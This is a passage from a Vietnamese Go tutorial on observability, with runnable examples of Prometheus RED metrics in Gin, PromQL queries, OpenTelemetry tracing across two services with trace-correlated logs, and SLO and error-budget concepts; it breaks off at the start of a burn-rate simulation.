Counter	Chỉ **tăng** (reset về 0 khi khởi động lại); xem qua `rate()`	`shopgo_http_requests_total`, `shopgo_orders_created_total`
Gauge	Giá trị **lên xuống**	`shopgo_http_requests_in_flight`, kích thước hàng đợi, tồn kho
Histogram	Phân phối giá trị theo **bucket** (đếm số quan sát ≤ mỗi ngưỡng)	`shopgo_http_request_duration_seconds`
Summary	Phân vị tính **ngay trong ứng dụng**	Ít dùng: không gộp được giữa nhiều instance

3.2. Middleware RED cho Gin, chạy thật

Chương trình sau gắn middleware đo ba thứ RED vào Gin, thêm số đo nghiệp vụ, sinh ra đúng văn bản mà Prometheus sẽ kéo về, và chứng minh hai điểm sống còn: **cardinality** và **độ chính xác của phân vị từ histogram**:

```
package main

import (
    "fmt"
    "io"
    "net/http"
    "net/http/httptest"
    "sort"
    "strconv"
    "strings"
    "time"

    "github.com/gin-gonic/gin"
    "github.com/prometheus/client_golang/prometheus"
    "github.com/prometheus/client_golang/prometheus/promhttp"
)

type Metrics struct {
    requests *prometheus.CounterVec
    duration *prometheus.HistogramVec
    inflight prometheus.Gauge
    orders   *prometheus.CounterVec
    stock    *prometheus.GaugeVec
}

func NewMetrics(reg prometheus.Registerer) *Metrics {
    m := &Metrics{
        requests: prometheus.NewCounterVec(prometheus.CounterOpts{
            Name: "shopgo_http_requests_total", Help: "Số request HTTP theo method, route (MẪU) và mã trạng thái."},
            []string{"method", "route", "status"}),
        duration: prometheus.NewHistogramVec(prometheus.HistogramOpts{
            Name: "shopgo_http_request_duration_seconds", Help: "Độ trễ request theo route.",
            Buckets: []float64{0.01, 0.05, 0.1, 0.25, 0.5, 1}}, // chọn theo SLO: nhiều bucket quanh ngưỡng quan tâm
            []string{"method", "route"}),
        inflight: prometheus.NewGauge(prometheus.GaugeOpts{Name: "shopgo_http_requests_in_flight", Help: "Số request đang xử lý."}),
        orders: prometheus.NewCounterVec(prometheus.CounterOpts{
            Name: "shopgo_orders_created_total", Help: "Đơn hàng tạo ra theo kết quả."},
[]string{"result"}),
        stock: prometheus.NewGaugeVec(prometheus.GaugeOpts{Name: "shopgo_stock_units", Help: "Tồn kho hiện tại."}, []string{"sku"}),
```

```
    }
    reg.MustRegister(m.requests, m.duration, m.inflight, m.orders, m.stock)
    return m
}

// Middleware RED: Rate (requests_total), Errors (status), Duration (histogram).
// QUAN TRỌNG: nhãn route là c.FullPath() (mẫu "/products/:id"), KHÔNG PHẢI URL thô.
func (m *Metrics) Middleware() gin.HandlerFunc {
    return func(c *gin.Context) {
        start := time.Now()
        m.inflight.Inc()
        defer m.inflight.Dec()
        c.Next()
        route := c.FullPath()
        if route == "" {
            route = "unmatched" // mọi URL không khớp gộp thành MỘT nhãn: kẻ quét 10.000 URL không tạo
10.000 chuỗi
        }
        m.requests.WithLabelValues(c.Request.Method, route, strconv.Itoa(c.Writer.Status())).Inc()
        m.duration.WithLabelValues(c.Request.Method, route).Observe(time.Since(start).Seconds())
    }
}

func main() {
    gin.SetMode(gin.TestMode)
    reg := prometheus.NewRegistry() // registry RIÊNG: không kéo theo metric mặc định ngoài ý muốn; test
độc lập
    reg.MustRegister(prometheus.NewGoCollector())
    m := NewMetrics(reg)

    r := gin.New()
    r.Use(m.Middleware())
    r.GET("/products/:id", func(c *gin.Context) { time.Sleep(2 * time.Millisecond); c.JSON(200, gin.H{"id":
c.Param("id")}) })
    r.GET("/slow", func(c *gin.Context) { time.Sleep(120 * time.Millisecond); c.String(200, "ok") })
    r.POST("/orders", func(c *gin.Context) {
        if c.Query("fail") != "" {
            m.orders.WithLabelValues("failed").Inc()
            c.JSON(500, gin.H{"error": "x"})
            return
        }
        m.orders.WithLabelValues("success").Inc()
        c.JSON(201, gin.H{})
    })
    // Endpoint /metrics nằm CÙNG engine ở ví dụ này; thực tế đặt trên cổng nội bộ (không công khai).
    r.GET("/metrics", gin.WrapH(promhttp.HandlerFor(reg, promhttp.HandlerOpts{})))

    do := func(method, path string) {
        w := httptest.NewRecorder()
        r.ServeHTTP(w, httptest.NewRequest(method, path, nil))
    }
    for i := 1; i <= 50; i++ {
        do("GET", "/products/"+strconv.Itoa(i)) // 50 ID khác nhau
    }
    do("GET", "/slow")
    for range 8 {
        do("POST", "/orders")
    }
    for range 2 {
        do("POST", "/orders?fail=1")
    }
    for i := 0; i < 30; i++ {
        do("GET", "/wp-admin/"+strconv.Itoa(i)+".php") // kẻ quét
    }
    m.stock.WithLabelValues("AO-01").Set(42)

    w := httptest.NewRecorder()
    r.ServeHTTP(w, httptest.NewRequest("GET", "/metrics", nil))
    body, _ := io.ReadAll(w.Body)
    var lines []string
```

```
    for _, l := range strings.Split(string(body), "\n") {
        if strings.HasPrefix(l, "shopgo_") && !strings.Contains(l, "_bucket") && !strings.Contains(l,
"_sum") {
            lines = append(lines, l)
        }
    }
    sort.Strings(lines)
    fmt.Println("--- /metrics (rút gọn, định dạng văn bản của Prometheus) ---")
    for _, l := range lines {
        fmt.Println(l)
    }

    fmt.Println("--- histogram: bucket tích lũy của /slow (request mất ~120ms) ---")
    for _, l := range strings.Split(string(body), "\n") {
        if strings.Contains(l, `route="/slow"`) && strings.Contains(l, "_bucket") {
            fmt.Println(l)
        }
    }

    fmt.Println("--- số chuỗi thời gian (series): nhãn mẫu route vs URL thô ---")
    series := map[string]bool{}
    for _, l := range lines {
        if strings.HasPrefix(l, "shopgo_http_requests_total") {
            series[l[:strings.LastIndex(l, " ")]] = true
        }
    }
    fmt.Println("với nhãn route = mẫu:", len(series), "chuỗi cho 50 ID sản phẩm + 30 URL quét + 3 route
khác")
    fmt.Println("nếu dùng URL thô làm nhãn sẽ là khoảng 50 + 30 + 3 =", 83, "chuỗi và tăng mãi theo mỗi URL
mới (bùng nổ cardinality)")

    // Prometheus ước lượng phân vị từ bucket bằng nội suy tuyến tính (histogram_quantile). Ta tự tính để
hiểu sai số.
    fmt.Println("--- histogram_quantile(0.95) tự tính từ bucket của /products/:id ---")
    mf, _ := reg.Gather()
    for _, f := range mf {
        if f.GetName() != "shopgo_http_request_duration_seconds" {
            continue
        }
        for _, mt := range f.GetMetric() {
            if mt.GetLabel()[1].GetValue() != "/products/:id" {
                continue
            }
            h := mt.GetHistogram()
            total := float64(h.GetSampleCount())
            rank := 0.95 * total
            prevBound, prevCount := 0.0, 0.0
            for _, b := range h.GetBucket() {
                if float64(b.GetCumulativeCount()) >= rank {
                    frac := (rank - prevCount) / (float64(b.GetCumulativeCount()) - prevCount)
                    est := prevBound + frac*(b.GetUpperBound()-prevBound)
                    fmt.Printf("50 request, bucket chứa phân vị 95 là (%.2fs, %.2fs]; ước lượng p95 ≤ %.2fs
(độ phân giải phụ thuộc cách chọn bucket)\n", prevBound, b.GetUpperBound(), est)
                    break
                }
                prevBound, prevCount = b.GetUpperBound(), float64(b.GetCumulativeCount())
            }
        }
    }
    _ = http.StatusOK
}
```

```
--- /metrics (rút gọn, định dạng văn bản của Prometheus) ---
shopgo_http_request_duration_seconds_count{method="GET",route="/products/:id"} 50
shopgo_http_request_duration_seconds_count{method="GET",route="/slow"} 1
shopgo_http_request_duration_seconds_count{method="GET",route="unmatched"} 30
shopgo_http_request_duration_seconds_count{method="POST",route="/orders"} 10
shopgo_http_requests_in_flight 1
shopgo_http_requests_total{method="GET",route="/products/:id",status="200"} 50
shopgo_http_requests_total{method="GET",route="/slow",status="200"} 1
```

```
shopgo_http_requests_total{method="GET",route="unmatched",status="404"} 30
shopgo_http_requests_total{method="POST",route="/orders",status="201"} 8
shopgo_http_requests_total{method="POST",route="/orders",status="500"} 2
shopgo_orders_created_total{result="failed"} 2
shopgo_orders_created_total{result="success"} 8
shopgo_stock_units{sku="AO-01"} 42
--- histogram: bucket tích lũy của /slow (request mất ~120ms) ---
shopgo_http_request_duration_seconds_bucket{method="GET",route="/slow",le="0.01"} 0
shopgo_http_request_duration_seconds_bucket{method="GET",route="/slow",le="0.05"} 0
shopgo_http_request_duration_seconds_bucket{method="GET",route="/slow",le="0.1"} 0
shopgo_http_request_duration_seconds_bucket{method="GET",route="/slow",le="0.25"} 1
shopgo_http_request_duration_seconds_bucket{method="GET",route="/slow",le="0.5"} 1
shopgo_http_request_duration_seconds_bucket{method="GET",route="/slow",le="1"} 1
shopgo_http_request_duration_seconds_bucket{method="GET",route="/slow",le="+Inf"} 1
--- số chuỗi thời gian (series): nhãn mẫu route vs URL thô ---
với nhãn route = mẫu: 5 chuỗi cho 50 ID sản phẩm + 30 URL quét + 3 route khác
nếu dùng URL thô làm nhãn sẽ là khoảng 50 + 30 + 3 = 83 chuỗi và tăng mãi theo mỗi URL mới (bùng nổ
cardinality)
--- histogram_quantile(0.95) tự tính từ bucket của /products/:id ---
50 request, bucket chứa phân vị 95 là (0.00s, 0.01s]; ước lượng p95 ≤ 0.01s (độ phân giải phụ thuộc cách
chọn bucket)
```

Đọc kết quả:

1. **Văn bản** `/metrics`: mỗi dòng là một *chuỗi thời gian* = tên metric + tập nhãn + giá trị. `shopgo_http_requests_total{method="POST",route="/orders",status="500"} 2` đọc là "đã có 2 yêu cầu POST /orders trả 500". Ngoài `rate(...[5m])`, bạn tính được tỉ lệ lỗi = `rate(status=~"5..") / rate(tất cả)`.
2. **Nhãn** `route` **là mẫu** `/products/:id`**, không phải URL thô.** 50 yêu cầu `GET /products/1..50` chỉ tạo **một** chuỗi (`count 50`). Nếu dùng `c.Request.URL.Path` làm nhãn, mỗi ID là một chuỗi mới, và Prometheus phình bộ nhớ theo **số giá trị nhãn khác nhau** (*cardinality*). Đây là sai lầm phổ biến nhất khi làm metrics và là nguyên nhân hàng đầu khiến Prometheus sập. Tương tự, kẻ quét thử 30 URL `/wp-admin/*.php` đều gộp vào nhãn `route="unmatched"` (mẫu 404 của Gin có `FullPath()` rỗng) thay vì tạo 30 chuỗi. **Quy tắc cardinality:** nhãn chỉ nhận tập giá trị *nhỏ và hữu hạn đã biết trước* (method, route mẫu, status, loại lỗi). **Tuyệt đối không** đưa vào nhãn: user ID, email, request ID, URL thô, timestamp, thông điệp lỗi. Mỗi tổ hợp nhãn là một chuỗi thời gian tốn bộ nhớ; hàng triệu chuỗi là sự cố.
3. **Histogram** lưu **số quan sát tích lũy** cho mỗi ngưỡng (`le` = "nhỏ hơn hoặc bằng"). Yêu cầu `/slow` mất ~120 ms nên các bucket `0.01`, `0.05`, `0.1` đếm `0` còn `0.25` trở đi đếm `1`. Histogram cho phép **gộp giữa nhiều instance** (cộng các bucket cùng nhãn), điều summary không làm được, nên là lựa chọn mặc định cho độ trễ.
4. **Phân vị là ước lượng.** Prometheus (`histogram_quantile`) chỉ biết "bao nhiêu quan sát rơi vào mỗi bucket" nên nội suy tuyến tính trong bucket chứa phân vị. Trong ví dụ, p95 của `/products/:id` chỉ biết nằm trong `(0, 0.01s]` vì mọi yêu cầu đều dưới 10 ms; độ phân giải của bạn bị giới hạn bởi cách chọn bucket. **Chọn bucket quanh ngưỡng bạn quan tâm** (nếu SLO là "95% dưới 300 ms", cần bucket tại 0.25 và 0.3 hoặc 0.5), không dùng mặc định cho mọi thứ; cũng đừng quá nhiều bucket (mỗi bucket là một chuỗi cho mỗi tổ hợp nhãn).
5. `shopgo_http_requests_in_flight 1` là chính request `/metrics` đang chạy lúc đọc: gauge phản ánh tức thời.
6. **Số đo nghiệp vụ** (`shopgo_orders_created_total{result}`, `shopgo_stock_units{sku}`): đáng giá không kém số đo kỹ thuật. "Đơn hàng thành công/phút" tụt về 0 là báo động mà CPU không bao giờ cho bạn biết. Lưu ý nhãn `sku` ở gauge tồn kho chỉ ổn nếu số SKU nhỏ (hàng trăm); hàng triệu SKU thì không dùng nhãn.

3.3. PromQL cần thuộc

```
# Lưu lượng: số yêu cầu mỗi giây, theo route
sum by (route) (rate(shopgo_http_requests_total[5m]))

# Tỉ lệ lỗi 5xx toàn dịch vụ (chuẩn cho cảnh báo)
sum(rate(shopgo_http_requests_total{status=~"5.."}[5m]))
  / sum(rate(shopgo_http_requests_total[5m]))

# Độ trễ p95 theo route (gộp mọi instance bằng sum trên bucket)
histogram_quantile(0.95, sum by (le, route) (rate(shopgo_http_request_duration_seconds_bucket[5m])))

# Độ bão hòa: pool kết nối DB gần cạn? (gauge xuất từ pgxpool.Stat)
shopgo_db_pool_acquired_conns / shopgo_db_pool_max_conns

# Tồn kho thấp
shopgo_stock_units < 5
```

`rate()` chỉ dùng với counter (nó tính tốc độ tăng trung bình mỗi giây và xử lý việc reset). Cửa sổ `[5m]` nên ≥ 4 lần chu kỳ kéo. Các số đo bão hòa quan trọng cho Go: `go_goroutines`, `go_memstats_alloc_bytes`, `go_gc_duration_seconds` (có sẵn khi đăng ký `GoCollector`), thống kê pool (`pgxpool.Stat()`: `AcquiredConns`, `EmptyAcquireCount`, `AcquireDuration`) xuất thành gauge/counter, độ sâu hàng đợi và tuổi tin cũ nhất (Buổi 33).

Cấu hình thu thập (Prometheus kéo từ các pod, trong Kubernetes thường dùng ServiceMonitor/PodMonitor):

```
# prometheus.yml (rút gọn)
global: { scrape_interval: 15s }
scrape_configs:
  - job_name: shopgo-api
    metrics_path: /metrics
    static_configs: [{ targets: ["api:9090"] }]   # cổng NỘI BỘ riêng cho /metrics, không phải cổng công khai
```

Lưu ý bảo mật: `/metrics` tiết lộ cấu trúc hệ thống (route, số lượng, phiên bản); phục vụ trên **cổng nội bộ** riêng hoặc sau xác thực/mạng nội bộ, không bao giờ để công khai.

4. Tracing phân tán với OpenTelemetry

4.1. Khái niệm

Một yêu cầu của người dùng thường chạy qua nhiều thành phần: API → dịch vụ kho → PostgreSQL → cổng thanh toán. Log và metrics của từng thành phần không cho biết thời gian *của một yêu cầu cụ thể* mất ở đâu. **Trace** ghi lại hành trình đó:

- **Span**: một đơn vị công việc có tên, thời điểm bắt đầu/kết thúc, **thuộc tính** (cặp khóa-giá trị: `http.status_code`, `db.system`), **sự kiện**, **trạng thái** (OK/Error). Span có thể có span cha.
- **Trace**: cây các span chia sẻ cùng `trace_id`.
- **Lan truyền ngữ cảnh (*context propagation*)**: khi dịch vụ A gọi B, A truyền `trace_id` và `span_id` hiện tại qua header **W3C** `traceparent` (`00-<trace_id>-<span_id>-01`); B đọc nó để tạo span con trong **cùng trace**. Không có bước này, mỗi dịch vụ chỉ thấy các mảnh rời rạc.
- **OpenTelemetry (OTel)** là chuẩn mở (API + SDK + giao thức OTLP + Collector) cho cả trace, metrics và log, thay thế các hệ cũ (OpenTracing/OpenCensus). Bạn gắn mã **một lần** theo chuẩn OTel và xuất tới bất kỳ hệ nhận nào (Jaeger, Tempo, Datadog, Honeycomb...) bằng cách đổi bộ xuất (exporter) hoặc cấu hình Collector.

4.2. Chạy thật: hai dịch vụ, cùng một trace

Chương trình sau dựng hai dịch vụ (`api` và `inventory`, hai server HTTP thật) với middleware tạo span gốc, span con trong service, span cho lời gọi DB; truyền `traceparent` qua HTTP; ghi lỗi vào span; và gắn `trace_id` vào log. Span được xuất vào bộ nhớ để in ra cấu trúc cây:

```
package main

import (
    "bytes"
    "context"
    "errors"
    "fmt"
    "log/slog"
    "net/http"
    "net/http/httptest"
    "sort"
    "strings"

    "github.com/gin-gonic/gin"
    "go.opentelemetry.io/otel"
    "go.opentelemetry.io/otel/attribute"
    "go.opentelemetry.io/otel/codes"
    "go.opentelemetry.io/otel/propagation"
    sdktrace "go.opentelemetry.io/otel/sdk/trace"
    "go.opentelemetry.io/otel/sdk/trace/tracetest"
    "go.opentelemetry.io/otel/trace"
)

// traceHandler bọc slog: tự gắn trace_id và span_id của span hiện tại vào MỌI dòng log => từ log nhảy sang
trace và ngược lại.
type traceHandler struct{ slog.Handler }

func (h traceHandler) Handle(ctx context.Context, r slog.Record) error {
    if sc := trace.SpanContextFromContext(ctx); sc.IsValid() {
        r.AddAttrs(slog.String("trace_id", sc.TraceID().String()), slog.String("span_id",
sc.SpanID().String()))
    }
    return h.Handler.Handle(ctx, r)
}
func (h traceHandler) WithAttrs(a []slog.Attr) slog.Handler { return traceHandler{h.Handler.WithAttrs(a)} }
func (h traceHandler) WithGroup(n string) slog.Handler      { return traceHandler{h.Handler.WithGroup(n)} }

func main() {
    gin.SetMode(gin.TestMode)

    // Exporter trong bộ nhớ để QUAN SÁT span trong ví dụ. Production: otlptracehttp/otlptracegrpc gửi tới
OTel Collector -> Tempo/Jaeger.
    exp := tracetest.NewInMemoryExporter()
    tp := sdktrace.NewTracerProvider(sdktrace.WithSyncer(exp),
sdktrace.WithSampler(sdktrace.AlwaysSample()))
    otel.SetTracerProvider(tp)
    otel.SetTextMapPropagator(propagation.NewCompositeTextMapPropagator(propagation.TraceContext{},
propagation.Baggage{})) // W3C traceparent
    tracer := otel.Tracer("shopgo")

    var logs bytes.Buffer
    log := slog.New(traceHandler{slog.NewTextHandler(&logs, &slog.HandlerOptions{ReplaceAttr: func(_
[]string, a slog.Attr) slog.Attr {
        if a.Key == slog.TimeKey {
            return slog.Attr{}
        }
        return a
    }})})

    // ---- Dịch vụ B (kho): nhận traceparent, tiếp tục CÙNG trace ----
    inventory := gin.New()
```

```
    inventory.Use(func(c *gin.Context) {
        ctx := otel.GetTextMapPropagator().Extract(c.Request.Context(),
propagation.HeaderCarrier(c.Request.Header)) // đọc header traceparent
        ctx, span := tracer.Start(ctx, "inventory "+c.FullPath(), trace.WithSpanKind(trace.SpanKindServer))
        defer span.End()
        c.Request = c.Request.WithContext(ctx)
        c.Next()
        span.SetAttributes(attribute.Int("http.status_code", c.Writer.Status()))
    })
    inventory.POST("/reserve", func(c *gin.Context) {
        _, span := tracer.Start(c.Request.Context(), "db.update products")
        span.SetAttributes(attribute.String("db.system", "postgresql"), attribute.String("db.statement",
"UPDATE products SET stock = stock - $1 WHERE id = $2 AND stock >= $1"))
        span.End()
        log.InfoContext(c.Request.Context(), "đã giữ chỗ tồn kho", "product_id", 7)
        c.Status(200)
    })
    invSrv := httptest.NewServer(inventory)
    defer invSrv.Close()

    // ---- Dịch vụ A (API): span gốc, gọi B, ghi lỗi ----
    api := gin.New()
    api.Use(func(c *gin.Context) {
        ctx := otel.GetTextMapPropagator().Extract(c.Request.Context(),
propagation.HeaderCarrier(c.Request.Header))
        ctx, span := tracer.Start(ctx, c.Request.Method+" "+c.FullPath(),
trace.WithSpanKind(trace.SpanKindServer))
        defer span.End()
        c.Request = c.Request.WithContext(ctx)
        c.Next()
        span.SetAttributes(attribute.Int("http.status_code", c.Writer.Status()))
        if c.Writer.Status() >= 500 {
            span.SetStatus(codes.Error, "server error") // đánh dấu span lỗi => công cụ hiển thị đỏ, lọc
"chỉ trace lỗi"
        }
    })
    api.POST("/orders", func(c *gin.Context) {
        ctx := c.Request.Context()
        ctx, span := tracer.Start(ctx, "OrderService.Place")
        defer span.End()
        span.SetAttributes(attribute.Int("order.items", 2)) // KHÔNG đặt dữ liệu cá nhân/bí mật vào thuộc
tính span
        log.InfoContext(ctx, "bắt đầu đặt hàng")

        // Gọi dịch vụ B: Inject ghi header traceparent vào request đi
        req, _ := http.NewRequestWithContext(ctx, "POST", invSrv.URL+"/reserve", nil)
        otel.GetTextMapPropagator().Inject(ctx, propagation.HeaderCarrier(req.Header))
        resp, err := http.DefaultClient.Do(req)
        if err == nil {
            resp.Body.Close()
        }

        if c.Query("fail") != "" {
            err := errors.New("cổng thanh toán từ chối")
            span.RecordError(err)
            span.SetStatus(codes.Error, err.Error())
            log.ErrorContext(ctx, "đặt hàng thất bại", "err", err)
            c.JSON(500, gin.H{"error": "internal"})
            return
        }
        c.JSON(201, gin.H{})
    })

    call := func(path string) {
        w := httptest.NewRecorder()
        api.ServeHTTP(w, httptest.NewRequest("POST", path, nil))
    }
    call("/orders")
    call("/orders?fail=1")
```

```
    spans := exp.GetSpans()
    // Gom theo trace; in cây span (cha -> con) để thấy cấu trúc.
    byTrace := map[string][]tracetest.SpanStub{}
    for _, s := range spans {
        byTrace[s.SpanContext.TraceID().String()] = append(byTrace[s.SpanContext.TraceID().String()], s)
    }
    var traceIDs []string
    for id := range byTrace {
        traceIDs = append(traceIDs, id)
    }
    sort.Slice(traceIDs, func(i, j int) bool { return
byTrace[traceIDs[i]][0].StartTime.Before(byTrace[traceIDs[j]][0].StartTime) })

    fmt.Println("số trace:", len(byTrace), "| tổng số span:", len(spans))
    for n, id := range traceIDs {
        ss := byTrace[id]
        children := map[string][]tracetest.SpanStub{}
        var root tracetest.SpanStub
        for _, s := range ss {
            if !s.Parent.IsValid() {
                root = s
            } else {
                children[s.Parent.SpanID().String()] = append(children[s.Parent.SpanID().String()], s)
            }
        }
        fmt.Printf("--- trace %d (một yêu cầu xuyên qua 2 dịch vụ, cùng trace_id) ---\n", n+1)
        var walk func(s tracetest.SpanStub, depth int)
        walk = func(s tracetest.SpanStub, depth int) {
            attrs := []string{}
            for _, a := range s.Attributes {
                if a.Key == "db.statement" {
                    continue
                }
                attrs = append(attrs, fmt.Sprintf("%s=%v", a.Key, a.Value.Emit()))
            }
            sort.Strings(attrs)
            mark := ""
            if s.Status.Code == codes.Error {
                mark = "  <== LỖI: " + s.Status.Description
            }
            fmt.Printf("%s%s [%s]%s\n", strings.Repeat("  ", depth), s.Name, strings.Join(attrs, " "),
mark)
            kids := children[s.SpanContext.SpanID().String()]
            sort.Slice(kids, func(i, j int) bool { return kids[i].StartTime.Before(kids[j].StartTime) })
            for _, k := range kids {
                walk(k, depth+1)
            }
        }
        walk(root, 0)
    }

    fmt.Println("--- log tương quan với trace (cùng trace_id, tra chéo được hai chiều) ---")
    var tid = map[string]bool{}
    for _, l := range strings.Split(strings.TrimSpace(logs.String()), "\n") {
        i := strings.Index(l, "trace_id=")
        if i < 0 {
            continue
        }
        tid[l[i+9:i+9+32]] = true
        masked := l[:i] + "trace_id=<32 hex> span_id=<16 hex>"
        fmt.Println(masked)
    }
    fmt.Println("mọi dòng log thuộc đúng một trong hai trace trên:", len(tid) == 2)
}
```

```
số trace: 2 | tổng số span: 8
--- trace 1 (một yêu cầu xuyên qua 2 dịch vụ, cùng trace_id) ---
POST /orders [http.status_code=201]
  OrderService.Place [order.items=2]
    inventory /reserve [http.status_code=200]
      db.update products [db.system=postgresql]
```

```
--- trace 2 (một yêu cầu xuyên qua 2 dịch vụ, cùng trace_id) ---
POST /orders [http.status_code=500]  <== LỖI: server error
  OrderService.Place [order.items=2]  <== LỖI: cổng thanh toán từ chối
    inventory /reserve [http.status_code=200]
      db.update products [db.system=postgresql]
--- log tương quan với trace (cùng trace_id, tra chéo được hai chiều) ---
level=INFO msg="bắt đầu đặt hàng" trace_id=<32 hex> span_id=<16 hex>
level=INFO msg="đã giữ chỗ tồn kho" product_id=7 trace_id=<32 hex> span_id=<16 hex>
level=INFO msg="bắt đầu đặt hàng" trace_id=<32 hex> span_id=<16 hex>
level=INFO msg="đã giữ chỗ tồn kho" product_id=7 trace_id=<32 hex> span_id=<16 hex>
level=ERROR msg="đặt hàng thất bại" err="cổng thanh toán từ chối" trace_id=<32 hex> span_id=<16 hex>
mọi dòng log thuộc đúng một trong hai trace trên: true
```

Điều cần thấy:

1. **Mỗi yêu cầu là một trace với 4 span lồng nhau trải qua hai dịch vụ**: span gốc `POST /orders` (API) → `OrderService.Place` → `inventory /reserve` (**dịch vụ kho**, tiếp tục *cùng trace* nhờ header `traceparent`) → `db.update products`. Tổng cộng 2 trace × 4 span = 8 span. Trong công cụ như Jaeger/Tempo bạn thấy cây này với **thời gian từng span**: đó là cách nhìn ra "190 ms của yêu cầu mất ở đâu".
2. **Lỗi hiện rõ ràng**: trace thứ hai có span gốc bị `Error` (mã 500) và `OrderService.Place` mang lỗi "cổng thanh toán từ chối" (do `span.RecordError` và `SetStatus`). Công cụ cho phép lọc "chỉ trace có lỗi" hoặc "trace chậm hơn 1 giây", biến việc tìm một yêu cầu cụ thể trong hàng triệu thành vài giây.
3. **Thuộc tính là ngữ cảnh điều tra**: `http.status_code`, `order.items`, `db.system`. Đặt thuộc tính *giúp trả lời câu hỏi lọc* (loại sản phẩm, vùng, phiên bản), nhưng **không đặt dữ liệu cá nhân hay bí mật** vào thuộc tính (span thường được lưu lâu và nhiều người xem được); `db.statement` nên dùng dạng tham số hóa (`$1`), không nối giá trị thật.
4. **Log tương quan**: các dòng log của hai trace đều mang `trace_id`/`span_id` (đã che ở đầu ra cho gọn), và chương trình xác nhận mọi dòng log thuộc đúng một trong hai trace. Dòng `ERROR "đặt hàng thất bại"` chứa cùng `trace_id` với trace lỗi, nên từ log nhảy ngay sang trace (và ngược lại). Đây là phần tạo ra giá trị lớn nhất cho điều tra, chỉ tốn một `Handler` bọc.
5. **Truyền ngữ cảnh luôn qua `ctx`**: mọi hàm nhận `context.Context` và truyền xuống (`tracer.Start(ctx, ...)` trả `ctx` mới chứa span). Nếu một hàm làm rơi `ctx` (dùng `context.Background()`), chuỗi span bị đứt tại đó: thêm một lý do để luôn truyền `ctx` như đã làm từ Buổi 15.

4.3. Dùng ngoài đời

- **Tự động hóa**: dùng thư viện đã instrument sẵn thay vì viết middleware tay: `otelgin` (Gin), `otelhttp` (client/server `net/http`), `otelpgx` (hoặc `pgx.QueryTracer`) cho PostgreSQL, `otelgrpc`, `redisotel`. Chúng tạo span và thuộc tính theo **quy ước ngữ nghĩa** chuẩn của OTel (`http.request.method`, `db.system.name`...), để công cụ hiển thị đúng.
- **Kiến trúc**: ứng dụng gửi span qua **OTLP** (gRPC hoặc HTTP) tới **OpenTelemetry Collector** (một tiến trình/sidecar), Collector xử lý (lô, lọc, che dữ liệu nhạy cảm, lấy mẫu) rồi xuất tới backend (Tempo, Jaeger, dịch vụ thương mại). Tách như vậy để ứng dụng không phụ thuộc backend.
- **Lấy mẫu (*sampling*)**: lưu 100% trace của 10.000 yêu cầu/giây là quá đắt. *Head sampling*: quyết định ngay từ đầu (ví dụ 1%), rẻ nhưng có thể bỏ lỡ trace lỗi hiếm. *Tail sampling* (ở Collector): đợi cả trace hoàn tất rồi giữ **mọi trace lỗi và chậm** cộng 1% còn lại, hiệu quả nhất nhưng tốn bộ nhớ ở Collector. Ở quy mô nhỏ cứ để `AlwaysSample`.
- **Baggage**: dữ liệu key-value đi cùng ngữ cảnh qua các dịch vụ (ví dụ `tenant_id`); dùng ít, vì nó đi trong header của mọi lời gọi tiếp theo (và có thể lọt sang bên thứ ba).

- **Chi phí và hiệu năng**: tạo span khoảng micro-giây; vấn đề là khối lượng. Đừng tạo span trong vòng lặp nóng; tạo cho ranh giới (HTTP, DB, gọi ngoài, bước nghiệp vụ lớn).
- **Hàng đợi và bất đồng bộ**: lan truyền `traceparent` trong **phong bì sự kiện/thông điệp** (Buổi 33) để consumer tiếp tục trace (hoặc tạo span `link` tới trace gốc), nếu không trace đứt ở hàng đợi.

5. SLI, SLO và cảnh báo theo ngân sách lỗi

5.1. Định nghĩa

- **SLI** (*Service Level Indicator*): một số đo cụ thể về chất lượng dịch vụ **theo góc nhìn người dùng**, thường là tỉ lệ "sự kiện tốt / tổng sự kiện". Ví dụ: *tỉ lệ yêu cầu* `POST /orders` *trả mã khác 5xx*; *tỉ lệ yêu cầu hoàn thành dưới 300 ms*.
- **SLO** (*Service Level Objective*): mục tiêu cho SLI trong một cửa sổ: "99,9% yêu cầu `POST /orders` thành công trong 30 ngày".
- **SLA** (*Agreement*): cam kết pháp lý/thương mại với khách hàng kèm bồi thường nếu vi phạm; luôn *lỏng hơn* SLO nội bộ.
- **Ngân sách lỗi** (*error budget*) = `1 − SLO`: lượng "không hoàn hảo" bạn được phép. Với 99,9%/30 ngày: 0,1% yêu cầu, hay tương đương **43,2 phút** ngừng hoàn toàn mỗi tháng. Ngân sách biến "độ tin cậy" từ khẩu hiệu mơ hồ thành một **tài nguyên có thể tiêu**: còn ngân sách thì được phát hành nhanh, mạo hiểm; hết ngân sách thì đóng băng tính năng và tập trung vào độ ổn định. Nó cũng chấm dứt cuộc tranh luận "100% uptime": 100% là không thể và quá đắt; mỗi chữ số 9 thêm vào tốn kém gấp bội (99,9% = 43 phút/tháng, 99,99% = 4,3 phút/tháng, 99,999% = 26 giây/tháng).

Chọn SLI tốt: đo ở nơi gần người dùng nhất có thể (tại load balancer hoặc API, không phải ở DB); một SLI cho mỗi *hành trình quan trọng* (đặt hàng, đăng nhập, xem sản phẩm) thay vì một con số cho cả hệ thống; gồm **khả dụng** (không lỗi), **độ trễ** (đủ nhanh), và khi liên quan: **độ đúng đắn** (kết quả đúng), **độ tươi** (dữ liệu cập nhật trong N phút). Đặt SLO *thực tế*: dựa trên số liệu lịch sử và kỳ vọng của người dùng, không phải số đẹp.

5.2. Cảnh báo theo tốc độ đốt (burn rate)

Cảnh báo kiểu "tỉ lệ lỗi > 1% trong 5 phút" hoặc ồn (nhiều cảnh báo vô nghĩa với đợt tăng ngắn), hoặc chậm (bỏ lỡ lỗi rỉ rả). Cách tiếp cận của Google SRE: cảnh báo theo **tốc độ đốt ngân sách**: *burn rate* = tỉ lệ lỗi thực tế ÷ tỉ lệ lỗi cho phép. Burn = 1 là đốt vừa đúng cạn ngân sách sau 30 ngày; burn = 14,4 là cạn sau khoảng 2 ngày (tiêu 2% ngân sách chỉ trong 1 giờ). Dùng **nhiều cửa sổ**: cần *cửa sổ dài* (đủ ý nghĩa, tránh cảnh báo vì đợt tăng 30 giây) **và** *cửa sổ ngắn* (vẫn đang xảy ra, để cảnh báo tự tắt khi hết sự cố). Chương trình sau mô phỏng ba kịch bản trên lưu lượng 1.000 yêu cầu/phút và cho biết mỗi quy tắc kích hoạt và tắt lúc nào:

```
package main

import (
    "fmt"
    "time"
)

// SLO 99,9% trong 30 ngày => ngân sách lỗi 0,1% số yêu cầu.
const (
    sloTarget  = 0.999
    perMinute  = 1000 // lưu lượng giả lập: 1.000 yêu cầu/phút, đều đặn
    windowDays = 30
